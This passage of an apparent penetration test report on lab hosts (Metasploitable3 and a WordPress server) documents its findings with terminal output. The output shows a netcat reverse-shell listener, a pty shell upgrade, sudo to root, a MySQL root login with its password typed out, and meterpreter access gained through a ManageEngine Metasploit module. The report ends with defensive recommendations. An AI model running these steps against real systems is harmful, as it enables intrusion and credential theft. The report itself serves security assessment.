
```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [11.11.11.5] from (UNKNOWN) [11.11.11.9] 33498
Linux armourinfosec.test 3.10.0-693.el7.x86_64 #1 SMP Tue Aug 22 21:09:27 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 15:53:13 up 32 min,  0 users,  load average: 0.00, 0.01, 0.09
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
sh: python3: command not found
sh-4.2$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.2$ sudo su - root
sudo su - root
Last login: Mon Jan 16 15:44:01 EST 2023
[root@armourinfosec ~]# mysql -u root -p
mysql -u root -p
Enter password: Aedcvfr2-4%$3456yhnbgtA

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 146
Server version: 8.0.19 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

No entry for terminal type "unknown";
using dumb terminal settings.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wp                 |
+--------------------+
```

ManageEngine Desktop Central 9 FileUploadServlet ConnectionId		
Using the metasploit module mentioned, the manage engine server can be exploited. Successful exploit provides the user with admin level access to the system.		
Port Affected and Service	8020, 8383, 8022	http
Metasploit Module Used	Windows/http/manageengine_connectionid_write	
Affected Host	Metasploitable3 (11.11.11.4)	

Following the steps as explained previously , the metasploit module for this version of Manage Engine is used.

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > shell
Process 288 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>whoami
whoami
nt authority\local service

C:\ManageEngine\DesktopCentral_Server\bin>
```

If we go inside and check for some interesting files we can find the username and password for the tomcat server saved in cleartext. The filename where the sensitive information was stored was in tomcat-users.xml.




Threat actor can login into the server using these credentials.

Recommendation:

Apart from the vulnerability specific mitigations and recommendations mentioned in the register above, these are the following recommendations that must be followed by the company for "industry best standards":

One of the most important weaknesses for New Biz Ltd is disabled firewalls. The deployment of firewall must be the priority.

Evidence:



Firewall state for Metasploitable 3

```
[root@armourinfosec ~]# sudo firewall-cmd --state
sudo firewall-cmd --state
not running
```

Figure 1Firewall state for Wordpress_Host_Server1

Short Term:

- Apply principle of least privilege system and run all the services as non admin users.
- Use Host-Base-Intrusion-System.
- Enable all the firewalls which are disable currently.
- Use IDS and IPS in the network for security.
- Perform Log Monitoring to detect real-time attacks.
- Network Segmentation- DMZ (De-militarised Zone) must be created to isolate the servers and protect them if there is a compromise.
- Update systems regularly and patch the system when needed.
- Harden the ports not used.
- Scan the network regularly using anti-malware tools.
- Restrict network traffic by rate-limiting to avoid DOS.
- Use load balancers to avoid buffer-overflow.
- Implement secure coding practices.
- Use secure cryptographic keys for encryption.

Long Term:

- Train the staff with latest security policies and raise awareness about the possible attacks.
- Use multiple layers of defence and apply multi-factor authentication while login.
- Perform regular risk assessments on the infrastructure and network to access the threats and their exposures.
- Implement automated vulnerability scanners that can look for vulnerability inside the servers and warn against them.
- Implement Incident Response System.

Conclusion

The report concludes some serious security flaws which needs immediate attention to address the exposures found. It was found that the current security posture of the company is not in a decent shape and needs a lot of improvement. To increase the current standards to “industry best standards”, significant adjustments and compliance is needed.

Act Now to Mitigate Risk!

Appendix